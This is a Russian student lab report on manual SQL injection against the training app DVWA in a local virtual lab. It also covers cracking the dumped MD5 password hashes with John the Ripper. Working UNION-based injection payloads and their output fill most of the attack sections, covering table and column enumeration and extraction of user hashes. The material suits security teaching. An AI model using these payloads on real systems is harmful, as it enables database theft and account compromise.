

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г. ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ
компьютерной безопасности и
криптографии

SQL-инъекции вручную. John the Ripper

ОТЧЁТ

ПО ДИСЦИПЛИНЕ

«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЁННЫХ БАЗ ДАННЫХ»

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Серебрякова Алексея Владимировича

Преподаватель

профессор, д.ф.-м.н.


подпись, дата

А.С. Гераськин

Саратов 2023

Раздел 1. Настройка Fedora

1. Запустите Virtual Box, зайдите в настройки Fedora 14
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»



Раздел 2. Вход в Fedora 14

Запустите виртуальную машину Fedora14

Войдите в систему

Login: student

Password: <Выбранный ранее пароль>.



Раздел 3. Запуск консоли и определение IP адреса

Откройте терминал

Applications --> System Tools --> Terminal


Смените текущего пользователя на root

`su - root`

<Ранее созданный пароль root>

Определите IP адрес

`ifconfig -a`




```
[student@Fedora14 ~]$ su - root
Password:
[root@Fedora14 ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:00:27:BD:32:9C
          inet addr:192.168.0.208  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febd:329c/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4436 (4.3 KiB)  TX bytes:7002 (6.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:480 (480.0 b)  TX bytes:480 (480.0 b)

[root@Fedora14 ~]#
```

Раздел 4. Настройка BackTrack

1. Запустите Virtual Box, зайдите в настройки BackTrack
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»




Раздел 5. Вход в BackTrack

Запустите виртуальную машину BackTrack

Войдите в систему

Login: root

Password: toor <Или измененный ранее пароль>.




Раздел 6. Запуск консоли и определение IP адреса

Откройте терминал

Щелкните на значок консоли в строке быстрого запуска

Определите IP адрес

ifconfig -a



```
root@root: ~  
File Edit View Terminal Help  
root@root:~# ifconfig -a  
eth0      Link encap:Ethernet  HWaddr 08:00:27:02:f2:f4  
          inet addr:192.168.0.248  Bcast:192.168.0.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe02:f2f4/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:43 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:6303 (6.3 KB)  TX bytes:3657 (3.6 KB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:21 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:21 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:2789 (2.7 KB)  TX bytes:2789 (2.7 KB)  
  
root@root:~#
```

Раздел 7. Запуск DVWA

Applications -> Internet -> Firefox

Замечания:

1. Можно использовать браузер компьютера с любой ОС, компьютер должен быть в вашей локальной сети
2. Не обязательно работать с DVWA на виртуальной машине с Fedora.


Необходимые условия:

- a. В локальной сети есть Fedora Server
- b. Запущен httpd
- c. Запущен mysqld

Условия выполнены!

Войдите в DVWA

1. <http://IPADDRESS/dvwa/login.php> (Замените IPADDRESS на ваш ip-адрес)
2. Имя пользователя: admin
3. Пароль: password (Это стандартный пароль для admin)



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Настройте уровень безопасности сайта

1. Выберите “DVWA Security”
2. Из выпадающего списка выберите “Low”
3. Щелкните “Submit”

Раздел 8. Использование SQL-инъекций вручную

В меню слева выберите “SQL Injection”

Выполните базовую инъекция

1. Введите «1» в текстовое поле
2. Нажмите «Submit»
3. Заметьте, что на странице должны выводиться поля ID, First name и Surname

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Замечания:

Следующая строка демонстрирует PHP-код, выполняющий select-запрос, уязвимость в котором мы и используем.

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

Введите всегда истинное выражение

1. Вставьте следующий текст в поле вводе User ID:
%' or '0'='0
2. Нажмите Submit

Vulnerability: SQL Injection

User ID:


```
ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith

ID: %' or '0'='0
First name: alex
Surname: serebtiakov
```

Замечания:

1. В этом методе мы запрашиваем вывод всех ложных (false) и правдивых (true) записей

'%' – скорее всего не совпадет ни с одной записью, поэтому оно ложное

'0' = '0' - истинное выражение

2. Запрос в БД при этом выглядит так:

```
mysql> SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0';
```

Выведите версию СУБД

1. Введите следующий текст в поле ввода User ID:

`%' or 0=0 union select null, version() #`

2. Нажмите Submit

```
ID: '%' or 0=0 union select null, version()#
First name: alex
Surname: serebtiakov

ID: '%' or 0=0 union select null, version()#
First name:
Surname: 5.1.51
```

Замечания:

Заметьте, что в последней выведенной строке в поле Surname указано 5.1.51. Это и есть версия mysql.

Выведите текущего пользователя СУБД

1. Введите следующий текст в поле ввода:

`%' or 0=0 union select null, user() #`

```
ID: '%' or 0=0 union select null, user()#
First name: alex
Surname: serebtiakov

ID: '%' or 0=0 union select null, user()#
First name:
Surname: root@localhost
```

Замечания:

Заметьте, что в последней строке есть “root@localhost” вместо фамилии. Это и есть имя пользователя, под которым и выполняются все команды

Выведите название базы данных

1. Введите следующий текст в поле ввода:

`%' or 0=0 union select null, database() #`

```
ID: '%' or 0=0 union select null, database()#
First name: alex
Surname: serebtiakov

ID: '%' or 0=0 union select null, database()#
First name:
Surname: dvwa
```

Замечания:


Заметьте, что в последней строке есть “dvwa” вместо фамилии. Это и есть название используемой базы данных.

Выведите все таблицы из information_schema

1. Введите следующий текст в поле ввода:

%' and 1=0 union select

null, table_name from information_schema.tables #



Замечания:

Мы вывели все таблицы из

БД information_schema. INFORMATION_SCHEMA это

информационная БД, где содержатся данные обо всех других БД, используемых сервером

Выведите все пользовательские таблицы в information_schema

1. Введите следующий текст в поле ввода User ID:

' and 1=0 union select

null, table_name from information_schema.tables where table_name like 'user%'
#



Замечания:

Теперь мы вывели все таблицы из БД information_schema, имена которых начинаются с “user”


Выведите названия всех столбцов из таблицы users БД information_schema

1. Введите следующий текст в поле ввода:

%' and 1=0 union

select table_name, column_name from information_schema.columns where table_name = 'users' #

Vulnerability: SQL Injection



User ID:


```
ID: %'and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: user_id

ID: %'and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: first_name

ID: %'and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: last_name

ID: %'and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: user

ID: %'and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: password

ID: %'and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: avatar
```

Замечания:

Теперь мы вывели имена всех столбцов таблицы users. Обратите внимание на столбцы user_id, first_name, last_name, user и password.

Выведите содержимое определенных ранее столбцов.

1. Введите следующий текст в поле ввода User_id:

%' and 1=0 union select

null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Vulnerability: SQL Injection

User ID:

```
ID: '%' and 1=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03


ID: '%' and 1=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b
```

Замечания:

Мы успешно получили всю
необходимую аутентификационную информацию из этой таблицы

Раздел 9. Запись хэшей паролей БД в файл

Скопируйте “admin” и хэш его пароля из предыдущего вывода
Откройте блокнот и поместите туда скопированное
Applications -> Wine -> Programs -> Accessories -> Notepad



Приведите запись к виду “user:hash”(имя и хеш должны разделяться только двоеточием)


Скопируйте те же комбинации остальных пользователей БД
(gordonb,1337,Pablo и smitty)

Сохраните файл в /pentest/passwords/john под именем dvwa_password.txt

Раздел 10. Отчет о работе

Введите в консоли следующее:

1. `cd /pentest/passwords/john`
2. `./john -format=raw-MD5 dvwa_password.txt`
3. `date`
4. `echo "IvanovII"` где вместо "IvanovII" - ваша фамилия и инициалы



The screenshot shows a terminal window titled "root@root: /pentest/passwords/john". The user has executed the following commands and received the following output:

```
root@root:/pentest/passwords/john# ./john -format=raw-MD5 dvwa_passwords.txt
Loaded 1 password hash (Raw MD5 [raw-md5 SSE2 16x4])
guesses: 0 time: 0:00:00:27 (3) c/s: 15734K trying: C0b25e - C0b28e
guesses: 0 time: 0:00:00:30 (3) c/s: 15828K trying: 1685*sta - 1685*sav
guesses: 0 time: 0:00:00:31 (3) c/s: 15878K trying: maxyame0 - maxyamss
hex123 (alse)
